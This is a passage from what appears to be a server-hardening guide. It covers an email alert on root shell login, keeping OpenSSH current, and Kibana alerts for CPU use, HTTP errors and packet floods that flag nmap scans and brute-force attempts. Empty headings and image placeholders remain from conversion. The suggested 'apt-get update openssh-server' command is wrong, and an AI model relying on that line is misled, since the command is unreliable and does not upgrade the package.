echo 'ALERT - Root Shell Access (ServerName) on:' `date` `who` | mail -s "Alert: Root Access from `who | cut -d'(' -f2 | cut -d')' -f1`" your@email.com

And then *apt-get install mailx*

6.11 Keep SSH updated

Regularly update the OpenSSH server with *apt-get update openssh-server*

7. Kibana Monitoring


7.1 Alerts

These alerts are useful for monitoring unusual CPU behaviour, unusual HTTP behaviour such as multiple error codes, and especially useful for monitoring enumeration scans such as nmap, and brute force attacks.


Name	State	Last fired	Last triggered
HTTP Request Size Monitor	✓ OK	5 minutes ago	a minute ago
CPU Usage Monitor	✓ OK		a minute ago
Excessive packets being sent	✓ OK	11 minutes ago	a minute ago
Excessive HTTP errors	✓ OK	a few seconds ago	a few seconds ago

7.2 Excessive Packets Being sent


This is useful for detecting nmap scans and brute force attempts



7.3 Excessive HTTP errors



7.4 HTTP Request size monitor



7.5 CPU Usage Monitor